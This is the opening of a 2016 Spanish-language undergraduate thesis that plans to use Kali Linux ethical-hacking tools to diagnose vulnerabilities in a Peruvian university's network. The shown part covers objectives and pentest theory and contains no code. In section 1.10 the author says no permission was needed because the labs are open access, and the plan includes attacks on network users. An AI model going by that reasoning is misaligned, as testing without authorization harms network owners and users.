UNIVERSIDAD DE HUANUCO

FACULTAD DE INGENIERIA

E.A.P: INGENIERIA DE SISTEMAS E INFORMATICA

TRABAJO DE SUFICIENCIA PROFESIONAL

PARA LA OBTENCION DEL TITULO DE INGENIERO DE SISTEMAS E INFORMATICA

TEMA:

USO DE HERRAMIENTAS DE ETHICAL HACKING CON KALI LINUX PARA EL DIAGNÓSTICO DE VULNERABILIDADES DE LA SEGURIDAD DE LA INFORMACIÓN EN LA RED DE LA SEDE CENTRAL DE LA UNIVERSIDAD DE HUÁNUCO.

AUTOR:

BERNIER. GONZALES COTERA

ASESOR:
ING. LUIS MEZA ORDOÑEZ

MG. OMAR IVAN SULCA CORREA

Perú, diciembre de 2016

DEDICATORIA

A Dios, que durante el periodo de mi vida ha sido una bendición y fuente de esfuerzo para lograr mis propósitos eternos.

A mi familia, mi fuente de inspiración y el tesoro más grande que poseo en la tierra, que, con su ayuda y apoyo, trabajo por lograr lo soñado en mi vida.

AGRADECIMIENTO

Agradezco de manera muy especial a la Universidad de Huánuco, Institución que me brindó la oportunidad de continuar mi formación profesional en la carrera de Ingeniería de Sistemas e Informática, a los docentes por el conocimiento brindado a mi persona durante el desarrollo de clases, y por su apoyo incondicional en el desarrollo de mis conocimientos.

RESUMEN

Ya que la Información hoy en día se ha convertido en parte muy importante del patrimonio-capital, y se podría afirmar que todo se mueve a través de la información a nivel mundial y a razón de esto es que se le debe de brindar la debida importancia del caso, respecto a la seguridad de lo contrario tendremos problemas.

Las vulnerabilidades nos indican que existe debilidad en un sistema, esta permitirá a un hacker o cracker realizar un ataque y violar la confidencialidad, integridad y disponibilidad.

En la actualidad muchos de los sistemas de información de una empresa se encuentran interconectados entre diferentes computadoras o subidos a la WEB y para la accesibilidad y el desarrollo laboral entre diferentes áreas de trabajo, estas conexiones entre computadoras son conocidas como REDS LAN.

El motivo de la aplicación y ejecución de las herramientas de ethical hacking, son para poder diagnosticar, evaluar y corregir las vulnerabilidades que existen en la red de la SEDE central de la universidad de Huánuco, y mediante los resultados podremos brindar las políticas de seguridad para prevenir ataques de fuera y dentro de la red, así como corregir vulnerabilidades existentes.

SUMMARY

Since the information nowadays has become a very important part of the capital-equity, and it could be said that everything moves through the world-wide information and because this is necessary the due importance to the matter, about the security otherwise we will have problems.

Vulnerabilities indicate that there is weakness in a system, it will allows to a hacker or cracker to make an attack and violate confidentiality, integrity and availability.

Nowdags many of the information systems of an enterprise are interconnected between different computers or uploaded to the WEB for accessibility and work development between different areas of work, these connections between computers are knowne as LAN´S NETWORKS.

The purpose of the application and execution of Ethical Hacking Tools is diagnose, evaluate and correct the vulnerabilities that exist in the neadquarters network of the University of Huánuco, and through the results we can provide the security policies for prevent attacks from outside and within the network, as well as correct existing vulnerabilities.

INTRODUCION

Muchos especialistas ligados a la seguridad informática vienen estudiando y practicando metodologías de intrusión, cada uno de ellos comenzaron a brindar a las organizaciones un servicio a modo de proveedores externos o contratados, este servicio es más conocido en la actualidad como Ethical hacking.

Este concepto mejor denominado network security assessment contribuye en gran manera a la seguridad de la Información, ya que existen sistemas operativos con muchas herramientas con la capacidad de realizar pruebas de vulnerabilidades a nuestros sistemas.

Ya que la Información hoy en día se ha convertido en parte muy importante del patrimonio-capital, y se podría afirmar que todo se mueve a través de la información, y si esta no es segura entonces tendremos problemas.

Las vulnerabilidades nos indican que existe debilidad en un sistema, esta permitirá a un hacker o cracker realizar un ataque y violar la confidencialidad, integridad y disponibilidad.

En la actualidad muchos de los sistemas de información de una empresa se encuentran interconectados entre diferentes computadoras ya sea por la RED o subidos a la WEB y para la accesibilidad y el desarrollo laboral entre diferentes áreas de trabajo, estas conexiones entre computadoras son conocidas como una RED LAN.

En el capítulo uno se formula el problema, se plantean los objetivos, se definió las variables metodología y herramientas de pentesting, así como las limitaciones y la viabilidad del proyecto.

En el capítulo dos, se investigó los antecedentes relacionados al desarrollo del proyecto de investigación referente a la red, y se planteó las bases teóricas relacionadas a ethical hacking y el desarrollo y explotación de todas las herramientas a ser utilizadas.

En el capítulo tres se citó el desarrollo del proyecto de investigación el sistema operativo con el cual ejecutaremos las pruebas y los aplicativos.

En el capítulo cuatro se presenta el desarrollo, ejecución y aplicación de las herramientas de Ethical hacking que podremos utilizar para las pruebas de pentesting y obtener vulnerabilidades en la red de la universidad de Huánuco.

Por ultimo tendremos los resultados y se concluyó que existe vulnerabilidades en la red de la universidad por la falta de realizar pruebas de ethical hacking.

INDICE

CAPITULO I

1. PROBLEMA DE INVESTIGACION

1.1. Descripción del problema

El mundo funciona hoy en día en base a la Información, no solo institucional o de gobierno sino también comercial, y lo que hoy se llama los grandes conjuntos de datos que se recopilan sobre lo que hacemos, lo que compramos o decimos, y que luego son analizados para vendernos cosas o para fabricar cosas, eso para muchas empresas o instituciones es parte importante de su patrimonio-capital, la civilización de este siglo se mueve a través de la información, si la información no está segura entonces es un problema (Enrique Daltabuit 2016) y ello a su vez se encuentra vulnerable a un robo de datos, o un ataque ya sea por hacker que es capaz de ingresar a un sistema y manipularlo, ya sea el motivo de su ataque un juego o un experimento para demostrar sus conocimientos en informática, o un Cracker que tiene los objetivos claros de robar información valiosa como contraseñas, destrozar la seguridad o esparcir un virus a un gran número de computadoras. Aplicando las mismas herramientas de ataque que es utilizado por un hacker o Cracker se pueden realizar las protecciones a dichos sistemas informáticos.

En la actualidad muchos de los sistemas de información de una empresa se encuentran interconectados entre diferentes computadoras (red) o subidos a la WEB y para la accesibilidad y el desarrollo laboral entre diferentes áreas de trabajo, estas conexiones entre computadoras son conocidas como una RED LAN.

Pero al tratar de implementar una red LAN, podemos encontrarnos con varios inconvenientes como, por ejemplo. Costos (Cableado, equipos), impacto de la instalación de la misma.

Falta de flexibilidad. Es por esta razón que se diseñaron las WLAN, o Redes Inalámbricas de Área Local, las cuales ofrecen las comodidades y funcionalidades de las redes LAN tradicionales, sin tener los inconvenientes anteriormente mencionados y es dentro de este tipo de redes inalámbricas que se crea el sistema Wifi.

En la actualidad uno de los principales problemas que enfrenta esta tecnología es la seguridad ya que su implementación es simple y la mayoría de las redes LAN y WLAN son instaladas por administradores de redes y/o sistemas sin tomar en cuenta la seguridad como factor clave. Por consiguiente, dichas rede se encuentran vulnerables, sin proteger la información que por ellas circula.

Desde algunos años antes, muchos especialistas ligados a la seguridad informática venían estudiando y practicando metodologías de intrusión ya sea en sus trabajos, laboratorios, universidades o casas. Así, comenzaron a brindar a las organizaciones un servicio a modo de proveedores externos o contratados, y para darle un nombre medianamente formal a los trabajos realizados, lo llamaron Ethical hacking. Este concepto incluye las denominaciones vulnerability scanning y penetration test, mejor denominado network security assessment (Carlos Tori 2011).

Por ese motivo el objetivo fundamental del Ethical Hacking (o en español ‘Hackeo’ ético) es explotar las vulnerabilidades existentes en la RED de “Interés” valiéndose de test de intrusión, que verifican y evalúan la seguridad física y lógica de los sistemas de información

o datos de información, redes de computadoras, aplicaciones web, base de datos, servidores, etc. Con la intención de ganar acceso y “demostrar” que un sistema o nuestra red es vulnerable, esta información es de gran ayuda en las empresas al momento de tomar las medidas preventivas en contra de posibles ataques malintencionados.

La universidad de Huánuco, actualmente cuenta con 6 laboratorios de computo (4 en la esperanza y 2 en la central) de libre acceso al alumnado en general, sin manejar un control de acceso a las computadoras en periodos libres, estas computadoras tienen el acceso a la Red de la institución, que a su vez exponen a las diferentes áreas, al ataque de un Cracker o Hacker mal intencionado, con el propósito de robar información confidencial de alumnos, docentes y usarla para su propio beneficio.

Por ello, la presente investigación pretende estudiar y exponer de las herramientas de Ethical Hacking usadas en la actualidad en beneficio de la seguridad de la información con simulaciones de posibles escenarios donde se reproducen ataques por medio del sistema operativo Kali de Linux que manejan herramientas controladas y el uso de la aplicación de VirtualBox si fuera necesario, en el área del laboratorio de computo de la sede central – UDH como escenario de pruebas ya que es el lugar de donde se propone realizar los ataques.

1.2. Formulación del problema

¿De qué forma el uso de las Herramientas de Ethical Hacking con Kali Linux ayudará en el diagnóstico de vulnerabilidades de la seguridad de la información en la red de la sede Central de la Universidad de Huánuco?

1.2.1. Problemas Específicos

- ¿En qué medida el uso de las herramientas de Ethical Hacking con Kali Linux ayudan a la detección de puertas abiertas en la red de la SEDE de la Universidad de Huánuco?
- ¿En qué manera el uso de las herramientas de Ethical hacking diagnostican los puntos más vulnerables en la red de la universidad?
- ¿En qué medida las herramientas de Ethical Hacking con Kali Linux diagnostican las vulnerabilidades de acceso a la información y web?
- ¿En qué manera el uso de las herramientas de Ethical Hacking con Kali Linux ayudara con la implementación de políticas de seguridad de la información de la UDH?

1.3. Objetivos

Evaluar la forma en que el uso de las herramientas de Ethical hacking ayudará con el diagnóstico de vulnerabilidades de la seguridad de la información en la red de la Sede central de la universidad de Huánuco.

1.3.1. Objetivo Especifico

- Calcular el número de puertas abiertas vulnerables en la red de la SEDE Central de la Universidad de Huánuco.

- Calcular la cantidad de puntos más vulnerables en la red de la universidad de Huánuco Sede central, frente al ataque de un Hacker.
- Evaluar las vulnerabilidades de acceso a la información y web de la UDH.
- Identificar e implementar políticas de seguridad en los niveles usuario, para mejorar la seguridad de la información en la red de la UDH.

1.4.Hipótesis

1.4.1. Hipótesis General

El uso de las herramientas de Ethical Hacking ayudará con en el diagnóstico oportuno de las vulnerabilidades de la seguridad de la información que existen en la red de la sede central de la Universidad de Huánuco.

1.4.2. Hipótesis Especifica

- El uso de las herramientas de Ethical hacking diagnostican oportuno del número de puertas abiertas en la red de la SEDE central de la universidad de Huánuco.
- El uso de las herramientas de Ethical hacking diagnostican los puntos más vulnerables en la red de la universidad Sede central.
- El uso de las herramientas de Ethical Hacking diagnostican las vulnerabilidades de acceso a la información y web.
- El uso de las herramientas de Ethical Hacking ayudara con la implementación de políticas de seguridad de la información de la UDH.

1.5. Variable Independiente

Herramientas de Ethical Hacking.

1.6. Variable dependiente

Vulnerabilidades de la seguridad de la información.

1.7. Operacionalización de Variables

VARIABLE DE CALIBRACIÒN	**DIMENSIONES**	**INDICADORES**
Herramientas de Ethical Hacking con Kali Linux	✓ Uso de herramientas de Penetration Testing. ✓ Uso de herramientas de Ingeniería Social y Exploits.	✓ Metodología de pruebas de penetración. ➢ Fase de descubrimiento. ➢ Fase de explotación. ➢ Fase de evaluación. ➢ Fase de intrusión. ✓ Técnicas de ataque y métodos ✓ Prevención ante ataques a la RED. ✓ Lanzamiento de Ataques a los usuarios de la RED.
VARIABLE EVALUATIVA	**DIMENSIONES**	**Indicadores**
Vulnerabilidades de la seguridad de la información.	✓ Puertas Abiertas en la Red. ✓ Puntos más vulnerables en la Red de la universidad. ✓ Vulnerabilidades de acceso a la Información y WEB. ✓ Implementación de políticas de seguridad de la información en la UDH.	✓ Cantidad de número de puertas abiertas vulnerables. ✓ Número de puntos vulnerables en la red de la UDH. ✓ Numero de vulnerabilidades en los accesos a la información y acceso a la web de la UDH. ✓ Numero de Políticas de seguridad de la información en la RED de la universidad.

1.8. Justificación de la investigación

La información es el mejor activo de una empresa u organización y que, por otra parte, ésta se enfrenta a una variada y cada vez más numerosa gama de amenazas. Lo mismo puede aplicarse a la información personal. Por tanto, la conclusión lógica a la que se llega tras un elemental primer análisis de los riesgos a los que se enfrenta dicha información, es que debemos protegerla por su considerable valor en sus cuatro estados posibles, a saber, cuando esta información se crea, cuando se transmite, cuando se almacena y cuando se destruye, es decir todo su ciclo de vida.

Y el valor de la pérdida de ello sería considerable si aconteciera un incidente de un ataque informático aprovechando de una vulnerabilidad encontrada por un hacker o Cracker, con el objetivo de robar información y modificarla para su beneficio, ya que muchas universidades como la UADE-Argentina 2015; UNSW-Australia 2015, se han visto víctimas de este tipo de ataques con fines destructivos o en otros casos lucrativos, es por ello el motivo de dicha investigación, lograr diagnosticar por medio del uso de las herramientas de Ethical Hacking con el sistema operativo de Kali de Linux encontrar las puertas abiertas como también los puntos más vulnerables en las redes LAN y WLAN de la UDH, también diagnosticar otras vulnerabilidades que se podrían encontrar en los sistemas operativos con las que trabajan, los accesos a la información que tienen y la página web, también los accesos que tienen los docentes alumnos y personal administrativo, y luego de realizar todo lo estructurado poder definir políticas de seguridad para la información que posee la universidad como también brindar sugerencias del uso continuo de las herramientas de ethical hacking para la ayuda en la seguridad de la información en mencionada institución.

1.9. Limitación de la investigación

Se tendrá que gestionar el acceso al laboratorio para la realización de pruebas de Pentesting en los laboratorios de computo Sede-Central de la Universidad de Huánuco, pero debido a que son de libre acceso a la conexión a un punto de red desde el laboratorio de computo, podemos realizar Pentesting desde dentro y fuera de la universidad de la Sede central.

1.10. Viabilidad de la Investigación

El proyecto cuenta con los recursos necesarios para el desarrollo y ejecución de la investigación, se usará información de la web como también tutoriales sobre el uso de las herramientas de Ethical Hacking y del beneficio que estas proporcionan frente a un ataque de un hacker, información que se encuentran disponibles en INTERNET para nuestro beneficio.

El Sistema Operativo o Imagen de Kali Linux cuenta con muchas herramientas para el desarrollo de Ethical Hacking, herramientas de trabajo que no requiere de licencia para su uso (Sistema Operativo Libre), por la cual se podrá aprovechar sin necesidad de pago por cada una de las herramientas que necesitaremos para el desarrollo del proyecto.

Por lo tanto, no generara gastos para la ejecución del proyecto a realizar, ya que el sistema operativo de Kali Linux es un potente Sistema Operativo para la ejecución de Ethical Hacking, entre otros programas FREE para las pruebas de Pentesting.

Y ya que por motivo del libre acceso de todo el alumnado a los laboratorios de computo de la central de la universidad de Huánuco, no fue necesario la gestión de un permiso.

CAPITULO II

2. Marco teórico

2.1. Antecedentes de la Investigación

2.1.1. Antecedentes Internacionales

- López (diciembre del 2011, *Estudio de metodologías para pruebas de penetración a sistemas informáticos*, Instituto Politécnico Nacional, México, D.F.)

  Conclusiones:

  Las metodologías de pruebas de penetración constan de tres partes:

  1. *Antes de la fase de Ataque.* - Consiste en recopilar la mayor información posible del objetivo
  2. *Fase de ataque.* - es la ejecución de la estrategia de ataque hacia el objetivo.
  3. *Después del ataque.* - el pentester debe restablecer a las aplicaciones y a la red en general a su estado original. Esto implica la eliminación de las vulnerabilidades creadas y la limpieza de los procesos y exploits utilizados durante la prueba.

  La autorización escrita por parte de la organización, para la realización y los alcances de la prueba de penetración, es la diferencia entre un Pentester y un atacante.

Una metodología de prueba de penetración ayuda a planificar y establecer una estrategia para la ejecución de las pruebas de acuerdo con la información previamente recolectada.

Una metodología garantiza que el proceso de una prueba de penetración sea de manera estándar con resultados repetibles.

Las fases que constituyen al NIST SP800-115 se asemejan a las etapas de un hacking Ético. Su principal diferencia consiste en establecer como obligatorio la eliminación de los datos derivados de las pruebas, ya que EC-Council y OSSTMM lo dejan al criterio al Pentester y a la organización.

EC-Counucil LPT es un compendio de técnicas de hacking, al cual tiene como objetivo proporcionar las bases para entender estas técnicas y ser una guía para llevar a cabo pruebas de seguridad.

La metodología de OSSTMM, contempla la revisión de las políticas de la seguridad y la indemnización de los sistemas informáticos. Esta metodología es la que tiende a tener características de una auditoria informática. La principal ventaja que tiene OSSTMM sobre las otras metodologías, es su capacidad de expresar con un valor numérico el nivel de seguridad de una organización.

- Sandoval, Vaca (mayo del 2013, *Implantación de técnicas y administración de laboratorio para investigación de Ethical Hacking,* Escuela Politécnica del Ejercito, Sangolquí)

Conclusiones

El hacking Ético representa una solución para la seguridad informática a través de pruebas las cuales tienen como objetivo encontrar todas las vulnerabilidades posibles que tiene un sistema o aplicación web para así poder prevenir cualquier delito informático.

Los Hackers éticos son personas que presentan servicios para realizar test de intrusión en un sistema; estas personas ayudan a que los clientes entiendas mejor las vulnerabilidades que tienen y que criterios de seguridad en su información deben aplicar para prevenirlos.

Los expertos en ITIL V3 concluyeron que Ethical Hacking es una materia que no debe ser opcional sino esencial puesto que hoy en día la seguridad informática es tomada muy en cuenta en las empresas y es necesario que la gente estudie sobre estas nuevas tendencias. Por esta razón. El servicio que ofrecerá el laboratorio de Ethical Hacking es súper importante puesto que no solo vela por los intereses de los estudiantes y docentes de la universidad sino del país.

- Ortiz, (enero del 2015, *Hacking Ético para detectar fallas en la seguridad informática de la intranet del gobierno provincial de Imbabura e implementar un*

sistema de gestión de seguridad de la información(SGSI), basado en la norma ISO/IEC 27001:2005, Universidad Técnica del Norte, IBARRA ECUADOR)

Conclusiones

La norma ISO IEC/27001:29005 no menciona ninguna metodología de análisis y gestión de riesgos, más bien recomienda al responsable del proceso escoger una metodología con la que más se relaciona y este acorde con las necesidades y características de los activos de información, por lo cual la norma se considera flexible en este aspecto.

Uno de los procesos del análisis de riesgos de los activos de la información es la identificación de los activos más importantes, suponiendo la idea que si un activo de información importante falla el impacto en la institución sería grave, sin embargo dicha apreciación es falsa debido a que si un activo menor que presta servicios a otros de nivel superior falla, es daño sería igual o tal vez mayor, sin embargo la diferencia radica en la solución de cada activo, debido a que la implementación de los controles debe ser menor al valor del activo para que la solución sea viable.

Si como resultado del análisis de riesgos y vulnerabilidades se detectan fallas en la seguridad se procede a mitigar, eliminar o transferir el riesgo, sin embargo, al existir dificultades que permitan la implementación de las soluciones ya sea por falta de apoyo de la dirigencia, falta de recursos económicos, disputas políticas

entre otras, la institución deberá asumir el riesgo y será responsable si el activo falla hasta encontrar una solución definitiva.

Según la norma ISO/IEC 27001:2005 el SGSI puede ser aplicado a una parte de la institución aclarando que el área a intervenir debe tener alguna relación directa con el procesamiento, almacenamiento o transporte de información como es la data center.

El funcionario debe respetar sus roles, responsabilidades y privilegios de acceso hacia los sistemas de información y no intentar sobrepasar los sistemas los límites de acceso asignados o poner en peligro la integridad de la información o los equipos con acciones ilegales o negligentes.

Es importante definir un procedimiento para el reporte de incidentes de seguridad que sea fácil tanto para los usuarios que necesiten reportar los inconvenientes encontrados, como para los funcionarios del departamento de Tic´s encargados de solucionarlos en el que se asignen responsabilidades de operación dependiendo de los activos fallidos, acortando así los tiempos de respuesta.

2.1.2. Antecedentes Nacionales

- Fernández, Pacheco (2014, *Mejora de seguridad de información en la comandancia de operaciones guardacostas basada en la norma técnica peruana NTP-ISO/IEC 27001:2008*, Universidad de San Martin de Porres, Lima Perú)

  Conclusiones:

  En el análisis y diseño del Plan de SGSI se demostró que se minimizaron los riesgos, amenazas y vulnerabilidades en un 73% de los activos de información.

Al realizar el Análisis Comparativo entre la Evaluación Selectiva y la NTP-ISO/IEC 27001:2008 se logra utilizar un 25% de controles de la NTP-ISO/IEC 27001:2008 para la elaboración del Plan de SGSI para la Comandancia de Operaciones Guardacostas.

Se realizó al 100% el Análisis de Riesgos de los activos de información focalizados en el Análisis Situacional, en las áreas COSPAS-SARSAT y SIMTRAC de La Comandancia de Operaciones Guardacostas, mostrando así el impacto de los riesgos en dichas áreas.

De acuerdo a una Evaluación Selectiva de los activos de información se encontraron 48% de activos de información vulnerables.

2.2. Bases Teóricas

2.2.1. Seguridad de la Información

La seguridad de información, como disciplina trata de establecer metodologías para determinar 4 características que son deseables para algunas circunstancias - Confidencialidad, Integridad, Autenticidad, Disponibilidad, y de encontrar la forma de lograr que se apliquen. (Daltabuit, 2007)

El termino seguridad proviene de la palabra “securitas” del latín, que se puede referir a la seguridad como la reducción o ausencia de riesgos; pero si esta palabra se asocia a alguna área o campo o algo específico sufrirá cambios de connotación y de significado; podemos definirla entonces como el sentimiento de bienestar que se siente una persona en algún aspecto cotidiano de su vida diaria. Y como definición a la

información como datos significativos procesados que envían un mensaje cambiando un conocimiento a la persona o sistema.

Las organizaciones poseen información que deben proteger frente a riesgos y amenazas para asegurar el correcto funcionamiento de su negocio, este tipo de información imprescindible para las empresas es lo que se denomina activo de información, que podrían ser Servicios (Procesos de negocio de la organización), Datos/información (que son manipulados dentro de la organización, suelen ser el núcleo del sistema, los demás activos les dan soporte), aplicaciones (Software), Equipo informático, Redes de comunicación, etc.

Esto a su vez abarca todo tipo de información, ya sea impresa o escrita a mano, transmitida por correo electrónico o electrónicamente, incluida en un sitio web, etc.

La seguridad de la información es el conjunto de medidas preventivas y reactivas de proteger la información buscando mantener las dimensiones (Confidencialidad, disponibilidad e integridad) de la misma.

2.2.2. Clasificación de los hackers

La definición de los hackers, podríamos decir que son personas con habilidades en alguna rama de la tecnología, a menudo en informática que tiene conocimientos de redes de telecomunicaciones y con conocimientos en lenguajes programación, y habilidades en ingeniería social, que se dedica a intervenir y realizar alteraciones técnicas con buena o malas intenciones sobre un producto o dispositivo.

Pero no todo los hackers tienen malas intenciones, algunos se encargan de la seguridad de los sistemas de las organizaciones y otros contribuyen a la seguridad notificando a

los fabricantes de software en condición vulnerable, estos se les conocen como hacker éticos, es decir son profesionales de seguridad que realizan pruebas de penetración a una red o sistema en busca de vulnerabilidades utiliza con sus conocimientos, habilidades y conjunto de herramientas de hacking con fines defensivos y preventivos.

Sin embargo, el termino cracker describe un hacker que utiliza sus habilidades y conjunto de herramientas de hacking para fines destructivos u ofensivos, estos tratan de ingresar en los sistemas informáticos para causar daño, investigan formas de bloquear protecciones para la propaganda de malware o para dejar fuera de servicio el sistema o la red. A veces son pagados para dañar reputaciones corporativas o robar información de tarjetas de crédito, mientras que al mismo tiempo frenan los procesos de negocio comprometiendo la integridad de la organización.

Por lo tanto, el Cracker se distingue del hacker ético por sus valores morales, sociales y políticos, a continuación, se define los hackers de sombrero blanco, negro y gris.

A. Hacker de Sombrero Blanco

Este término se refiere a los hackers éticos quienes utilizan sus habilidades de hacking con objetivos defensivos. Por lo general, los hackers de sombrero blanco son expertos de seguridad informática que se especialización en realizar pruebas de penetración para localizar debilidades e implementar contramedidas a fin de asegurar los sistemas de información y las redes de datos de las empresas.

Cuando estos hackers encuentran una vulnerabilidad inmediatamente comunican esta situación al administrador con el propósito de que sea resuelto lo más pronto posible.

Algunos son consultores de seguridad, trabajan para alguna compañía en el área de seguridad informática protegiendo los sistemas de los hackers de sombrero negro.

B. Hacker de Sombrero Negro

Comúnmente se refiere a los hackers maliciosos o crackers quienes principalmente motivados por el dinero utilizan sus habilidades con fines ilegales, antimorales o propósito malicioso. A diferencia de un hacker de sombrero blanco, el hacker de sombrero negro se aprovecha de las vulnerabilidades con el objetivo de destruir o robar información.

Continuamente buscan la forma de entrar o romper la seguridad de los sistemas de las maquinas remotas con intenciones maliciosas mediante alguna vulnerabilidad o error humano. Habiendo ganado acceso no autorizado, los hackers de sombrero negro destruyen datos útiles, niegan servicios a usuarios legítimos, causando así muchos problemas.

C. Hacker de Sombrero Gris

Son los que juegan a ser buenos y malos, en otras palabras, tienen ética ambigua es decir pueden trabajar de manera ofensiva o defensiva según la situación ya que tienen los conocimientos de un hacker de sombrero negro y los utilizan para penetrar en sistemas y buscar vulnerabilidades para luego ofrecer sus servicios para repararlos bajo contrato. Esta es la línea de divide al hacker del cracker. Estos hackers advierten y ofrecen la posibilidad de corregir la vulnerabilidad a sus víctimas.

2.2.3. Ethical hacking

Las computadoras en todo el mundo son susceptibles de ser atacadas por crackers o hackers capaces de comprometer los sistemas informáticos y robar información valiosa, o bien borrar una gran parte de ella. Esta situación hace imprescindible conocer si estos sistemas y redes de datos están protegidos de cualquier tipo de intrusiones

El objetivo de un hacker es explotar las vulnerabilidades de un sistema o red para encontrar la debilidad en uno o más de los elementos de seguridad (Confidencialidad, Integridad, Disponibilidad). (Graves, 2010)

Un hacker ético es un profesional que utiliza sus habilidades de hacker para fines defensivos y de protección, es decir realizar pruebas de intrusión para detectar vulnerabilidades en la red y los sistemas de seguridad con las mismas herramientas que lo haría un hacker. (Graves, 2010)

Al desarrollar el presente trabajo de investigación se pretende exponer acerca de las técnicas y herramientas utilizadas por los hackers para detectar y descubrir las vulnerabilidades con el fin de conocer las mismas herramientas informáticas con el cual podríamos ser capaces de defender nuestra información que es un recurso valioso para nuestra empresa o institución.

El hacker malicioso usa las habilidades de hacker con fines maliciosos enfocado en gran parte de sus acciones en conseguir beneficio económico, fines destructivos difundiendo virus, ataque de denegación de servicio, comprometer la operación de los sistemas y las redes. Los motivos que llevan a un hacker a pasarse al lado del mal puede ser por diversión, adquirir conocimientos y experiencia, rivalidad o competencia, ganar reputación, robar, dañar al rival o la competencia perjudicando su

imagen en la sociedad y dañando la integridad de la organización revelando información importante, conseguir dinero fácil en obtener información de tarjetas de crédito, poner en evidencia acciones indebidas de instituciones y personas como es hechos de corrupción, actividad ilícita, hacktivismo entre otros.

A. Como realizar un trabajo ético

Según Ortiz, Braulio (2015) Para realizar un trabajo ético, Se determina las necesidades y características del sistema, la prueba de penetración es un proceso organizado y estructurado. El hacker ético está obligado a proceder de acuerdo a la ética y la moral. La información descubierta y directamente relacionada con las pruebas de intrusión se debe manejar y almacenar de forma segura, en lo posible realizar un acuerdo de no divulgación. La información crítica nunca debe ser revelada a terceros.

Es importante que el hacker ético conozca las penalidades que la ley impone a delitos como la intrusión no autorizada a los sistemas de seguridad, es por ello que previamente de una auditoría informática siempre se recomienda poseer el consentimiento escrito expresando la autorización para el desarrollo de las actividades de hacking. Del mismo modo el evaluador debe ser consciente que no puede hacer mal uso de las habilidades que posee. El proceso de hacking debe ser realizado en base a la moral, los valores morales y respetando la reglamentación vigente.

B. Tipos de pruebas de intrusión

Según Ortiz, Braulio (2015), los tipos de pruebas de intrusión se los clasifica en tres categorías, esto es dependiendo del conocimiento inicial acerca de la red informática a ser evaluada, El enfoque Black-box también conocido como prueba de intrusión externa trata de evaluar la infraestructura de red desde un punto remoto regularmente

desde el internet, se utiliza cuando no existe información alguna acerca del sistema a ser evaluado. En el enfoque White-box el Pentester tiene el conocimiento acerca de la red a ser revisada como es la estructura interna y tecnología existente. Este enfoque facilita la tarea de evaluar el sistema y conlleva menos tiempo obteniendo de esta manera resultados más detallados de las vulnerabilidades de la red. Finalmente, la combinación de los dos tipos de intrusión se llama Grey-box en el cual el Pentester con limitada información que posee del sistema elegirá la mejor manera de evaluar la seguridad global.

C. Fases de hacking ético

Según Ortiz, Braulio (2015), El proceso de hacking ético con lleva un tiempo de preparación y ejecución del ataque considerando de gran importancia el pleno conocimiento del objetivo, es decir mediante una serie de etapas o fases el hacker sabe lo que va a atacar en objetivos específicos previamente identificados por sus características propias vulnerables. Conforme avanza la investigación del objetivo es posible descubrir elementos útiles para armar una estrategia e ir perfeccionando el ataque, cada etapa del proceso de hacking ético proporciona información valiosa que alimenta una fase a la otra. El proceso de hacking ético se divide en cinco grandes etapas.

a.) recolección de información

Esta es una etapa o técnica que se utiliza para la recolección de datos antes de la emulación de un ataque, así ver la preparación de los medios, la enumeración y la clasificación de los datos obtenidos para la definición o planificación del asalto al objetivo. Todo esto mostrando tanto desde el punto de vista de un profesional ético, como en el de un intruso, para hacer notorias las diferencias.

Se denomina Information Gathering a la instancia previa al intento de ejecutar una intrusión informática a un sistema por parte de alguien no autorizado. También es empleada (generalmente en organizaciones) por los profesionales éticos en caso de asestar una comprobación de seguridad. Information Gathering implica llevar a cabo la tarea previa y minuciosa de inteligencia (similar a un reconocimiento del terreno), más precisamente a la recolección de datos acerca del objetivo o de algún componen te relacionado a este o aparte de él. Esta fase se compone, fundamentalmente, de investigación y análisis de datos recabados.

En esta etapa, el atacante busca definir al objetivo con el mayor nivel de detalle posible, y a partir de eso, obtener la mayor cantidad de información en medios públicos como el internet, periódicos, documentos públicos, entre otros. (TORI, 2011)

Dependiendo la forma como se consigue la información puede categorizarse las técnicas de identificación como reconocimiento activo o pasivo. La búsqueda de información en recursos públicos utilizando herramientas o técnicas no intrusivas se conoce como procedimiento pasivo, por el contrario, al existir una interacción directa con los sistemas del objetivo para identificar puertos, servicios, banners10, redes, dispositivos o servidores interactuando con los recursos del sistema se considera reconocimiento activo.

El objetivo de esta fase consta en la recopilación de información de la organización mediante el uso de Footprinting, que es una técnica de recolección de información aplicada sobre los sistemas informáticos y entidades a las que pertenecen. Este proceso se realiza mediante el empleo de diversas técnicas de seguridad informática donde podríamos identificar:

Nombres de dominio, bloques de red, servicios de red y aplicaciones, arquitectura del sistema, mecanismos de autenticación, direcciones de contacto, direcciones IP, etc.

Dentro de este proceso es importante saber la fuente de donde se obtendrán dichos datos, motivo por el cual usaremos diferentes herramientas.

Según (Montero, Técnicas del Penetration test, 2005) se detalla una lista de lugares donde podremos obtener datos de importancia.

Datos a obtener	Fuentes de Información					
	Google	Whois, Nmap	Dirección Telefónica	Web	NIC	Intranet
Rangos de direcciones IP asignadas		X				
Dominios registrados					X	
DNS a cargo de los dominios		X			X	
Rangos telefónicos			X			X
Nombre del personal Técnico		X			X	

Cuentas de correo electrónico	X					
Instituciones, organizaciones o compañías vinculadas.	X					
Incidentes de seguridad informática reportados				X		
Dirección física de la Organización			X			X
Información general	X					X

b.) Escaneo

El objetivo de esta etapa es conseguir un nivel de detalles más técnico de los servicios y aplicaciones en ejecución y así descubrir las vulnerabilidades a explotarse. La información a buscar en esta etapa es la detección de versiones de sistemas operativos, versiones específicas de aplicaciones en especial a nivel de servidores, servicios utilizados en la red con sus respectivos puertos abiertos de los equipos de borde y de la red interna.

c.) Enumeración

La enumeración es el proceso de extracción de nombres de usuario, recursos de la red y los servicios de un sistema utilizando consultas o peticiones directamente con el

objetivo. La información obtenida es utilizada para identificar vulnerabilidades o puntos débiles en el sistema de seguridad para intentar explotarlos. Las técnicas de enumeración son utilizadas en entornos de la red interna.

d.) Explotación

Una vez detectadas las vulnerabilidades se procede a investigar la existencia de exploits o la manera de aprovecharse de los fallos en la seguridad. El aprovechamiento de las vulnerabilidades mediante el uso de exploits es la manera más común pero no la única, también se evalúa mediante el establecimiento de conexiones de los sistemas para aprovecharse de las configuraciones deficientes.

Es importante mencionar que en el medio informático no se considera a los ataques de denegación de servicio como parte importante de la búsqueda de vulnerabilidades, las razones porque son fáciles de realizar, no involucra muchos conocimientos o experiencia, pero sobre todo el impacto en la organización puede ser desastroso afectando a los servidores, bases de datos, información, disponibilidad entre otros.

e.) Post-Explotación

